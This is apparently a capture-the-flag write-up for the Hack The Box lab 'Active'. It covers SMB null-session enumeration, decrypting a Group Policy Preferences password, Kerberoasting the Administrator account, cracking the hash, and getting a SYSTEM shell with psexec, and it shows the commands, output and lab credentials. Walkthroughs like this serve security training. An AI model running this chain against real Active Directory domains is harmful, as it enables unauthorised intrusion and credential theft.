ACTIVE

ENUMERATION

NMAP

```
Nmap scan report for 10.10.10.100
Host is up (0.057s latency).
Not shown: 64674 closed tcp ports (reset), 839 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: ac
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: a
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc        Microsoft Windows RPC
9389/tcp  open  mc-nmf       .NET Message Framing
```

```
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49165/tcp open  msrpc        Microsoft Windows RPC
49166/tcp open  msrpc        Microsoft Windows RPC
49167/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_20

Host script results:
|_clock-skew: -23m19s
| smb2-time:
|   date: 2025-07-17T15:35:20
|_  start_date: 2025-07-17T15:29:25
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.
# Nmap done at Thu Jul 17 11:58:47 2025 -- 1 IP address (1 host up) scanned in 1
➜  active
```

SMB ENUMERATION

Checking for null sessions

```
nxc smb 10.10.10.100 -u '' -p ''
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7
SMB         10.10.10.100    445    DC               [+] active.htb\:
```

ADDING DOMAIN TO HOST FILE

```
➜  active nxc smb 10.10.10.100 --generate-hosts-file /etc/hosts
SMB         10.10.10.100    445    DC              [*] Windows 7 / Server 2008 R2 Build 7
➜  active cat /etc/hosts
10.10.11.219    pilgrimage.htb
10.10.11.28     sea.htb
10.10.11.20     editorial.htb
127.0.0.1       admin.sightless.htb
10.10.11.32     sightless.htb sqlpad.sightless.htb
10.10.10.182    cascade.local
10.10.10.100    DC.active.htb active.htb DC
```

Since we can login as null sessions we will list shares or try to enumerate users

```
nxc smb 10.10.10.100 -u '' -p '' --shares
SMB         10.10.10.100    445    DC              [*] Windows 7 / Server 2008 R2 Build 7
SMB         10.10.10.100    445    DC              [+] active.htb\:
SMB         10.10.10.100    445    DC              [*] Enumerated shares
SMB         10.10.10.100    445    DC              Share           Permissions     Remark
SMB         10.10.10.100    445    DC              -----           -----------     ------
SMB         10.10.10.100    445    DC              ADMIN$                          Remote Admin
SMB         10.10.10.100    445    DC              C$                              Default share
SMB         10.10.10.100    445    DC              IPC$                            Remote IPC
SMB         10.10.10.100    445    DC              NETLOGON                        Logon serve
SMB         10.10.10.100    445    DC              Replication     READ
SMB         10.10.10.100    445    DC              SYSVOL                          Logon server s
SMB         10.10.10.100    445    DC              Users
```

We can see we have READ permissions over the Replication share,

We will try to connect to the replication share using smbclient and download the files in the share.

```
smbclient //active.htb/Replication
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
```

```
smb: \> recurse on
smb: \> prompt off
smb: \> mget *
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GP
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\GP
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Gr
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\M
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\M
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\M
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MA
```

TREE VIEW OF THE FILE

```
➜ active.htb tree
.
├── DfsrPrivate
│   ├── ConflictAndDeleted
│   ├── Deleted
│   └── Installing
├── Policies
│   ├── {31B2F340-016D-11D2-945F-00C04FB984F9}
│   │   ├── GPT.INI
│   │   ├── Group Policy
│   │   │   └── GPE.INI
│   │   ├── MACHINE
│   │   │   ├── Microsoft
│   │   │   │   └── Windows NT
│   │   │   │       └── SecEdit
│   │   │   │           └── GptTmpl.inf
│   │   │   ├── Preferences
│   │   │   │   └── Groups
│   │   │   │       └── Groups.xml
│   │   │   └── Registry.pol
│   │   └── USER
│   └── {6AC1786C-016F-11D2-945F-00C04fB984F9}
│       ├── GPT.INI
```

```
│       ├── MACHINE
│       │   └── Microsoft
│       │       └── Windows NT
│       │           └── SecEdit
│       │               └── GptTmpl.inf
│       └── USER
└── scripts
```

GPP PASSWORD DECRYPT

We can see we have a ton of file here but above all we can see the group..xml is a bit intresting

```
cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{
</Groups>
```

In the groups.xml we can see we have a encrypted password. We can google for the groups.xml password decrypt

We can see we have some results for decrypting this gpp(group policy preferences) file.

We can clone the gpp-decrypt repo from the first reslut and install and run it over our groups.xml file and get the password.

We also have a tool in the kali repo for decrypting gpp encrypted stings

```
gpp-decrypt 'edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXC
GPPstillStandingStrong2k18
```

Now we got our password. and potential username from the groups.xml ‘SVC_TGS’

```
nxc smb 10.10.10.100 -u SVC_TGS -p GPPstillStandingStrong2k18
SMB         10.10.10.100    445    DC              [*] Windows 7 / Server 2008 R2 Build 7
SMB         10.10.10.100    445    DC              [+] active.htb\SVC_TGS:GPPstillStandir
```

EXPLOITATION

Now lets connect to the user share with the credentials we got. and download the files listed in the share.

```
smbclient //10.10.10.100/Users -U SVC_TGS
Password for [WORKGROUP\SVC_TGS]:
Try "help" to get a list of possible commands.
smb: \> prompt off
smb: \> recurse on
smb: \> mget *
getting file \desktop.ini of size 174 as desktop.ini (0.7 KiloBytes/sec) (average 0.7
NT_STATUS_ACCESS_DENIED listing \Administrator\*
NT_STATUS_STOPPED_ON_SYMLINK listing \All Users\*
getting file \Default\NTUSER.DAT of size 262144 as Default/NTUSER.DAT (125.1 K
getting file \Default\NTUSER.DAT.LOG of size 1024 as Default/NTUSER.DAT.LOG
getting file \Default\NTUSER.DAT.LOG1 of size 95232 as Default/NTUSER.DAT.LO
getting file \Default\NTUSER.DAT.LOG2 of size 0 as Default/NTUSER.DAT.LOG2 (
getting file \Default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM
getting file \Default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM
getting file \Default\NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM
NT_STATUS_ACCESS_DENIED listing \Default User\*
NT_STATUS_ACCESS_DENIED listing \Public\*
NT_STATUS_ACCESS_DENIED listing \Default\Application Data\*
NT_STATUS_ACCESS_DENIED listing \Default\Cookies\*
NT_STATUS_ACCESS_DENIED listing \Default\Local Settings\*
NT_STATUS_ACCESS_DENIED listing \Default\My Documents\*
NT_STATUS_ACCESS_DENIED listing \Default\NetHood\*
NT_STATUS_ACCESS_DENIED listing \Default\PrintHood\*
NT_STATUS_ACCESS_DENIED listing \Default\Recent\*
NT_STATUS_ACCESS_DENIED listing \Default\SendTo\*
```

```
NT_STATUS_ACCESS_DENIED listing \Default\Start Menu\*
NT_STATUS_ACCESS_DENIED listing \Default\Templates\*
getting file \SVC_TGS\Desktop\user.txt of size 34 as SVC_TGS/Desktop/user.txt (
NT_STATUS_ACCESS_DENIED listing \Default\Documents\My Music\*
NT_STATUS_ACCESS_DENIED listing \Default\Documents\My Pictures\*
NT_STATUS_ACCESS_DENIED listing \Default\Documents\My Videos\*
NT_STATUS_ACCESS_DENIED listing \Default\AppData\Local\Application Data\*
NT_STATUS_ACCESS_DENIED listing \Default\AppData\Local\History\*
NT_STATUS_ACCESS_DENIED listing \Default\AppData\Local\Temporary Internet
getting file \Default\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\
getting file \Default\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\
getting file \Default\AppData\Roaming\Microsoft\Internet Explorer\Q
```

Here in the files we got our user flag

```
── Public
└── SVC_TGS
    ├── Contacts
    ├── Desktop
    │   └── user.txt
    ├── Downloads
    ├── Favorites
    ├── Links
    ├── My Documents
    ├── My Music
    ├── My Pictures
    ├── My Videos
    ├── Saved Games
    └── Searches
```


GETTING DATA FOR BLOODHOUND

```
bloodhound-python -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' -ns 10.10.10.10
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: active.htb
```

```
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Erro
INFO: Connecting to LDAP server: dc.active.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.active.htb
INFO: Found 5 users
INFO: Found 41 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.active.htb
....
```

BLOODHOUND

WE dont have much permissions with the user svc_tgs, after loading the data in bloodhound and listing all kerberoastable users we can see administrator.



KERBEROASTING ADMINISTRATOR

```
impacket-GetUserSPNs -dc-ip 10.10.10.100 active.htb/svc_tgs:GPPstillStandingSt
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name           MemberOf                                  Pass
--------------------  -------------  ----------------------------------------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,

[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$5811b67fb
```

WE GOT THE KERBEROAST HASH AND NOW WE CAN CRACK THIS HASH

```
hashcat hash /home/panda/Downloads/rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash
```

```
13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$5811b67fb
```

SHELL AS ADMINISTRATOR

```
impacket-psexec administrator:Ticketmaster1968@10.10.10.100
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file JkjmUgpB.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service sVLk on 10.10.10.100.....
[*] Starting service sVLk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```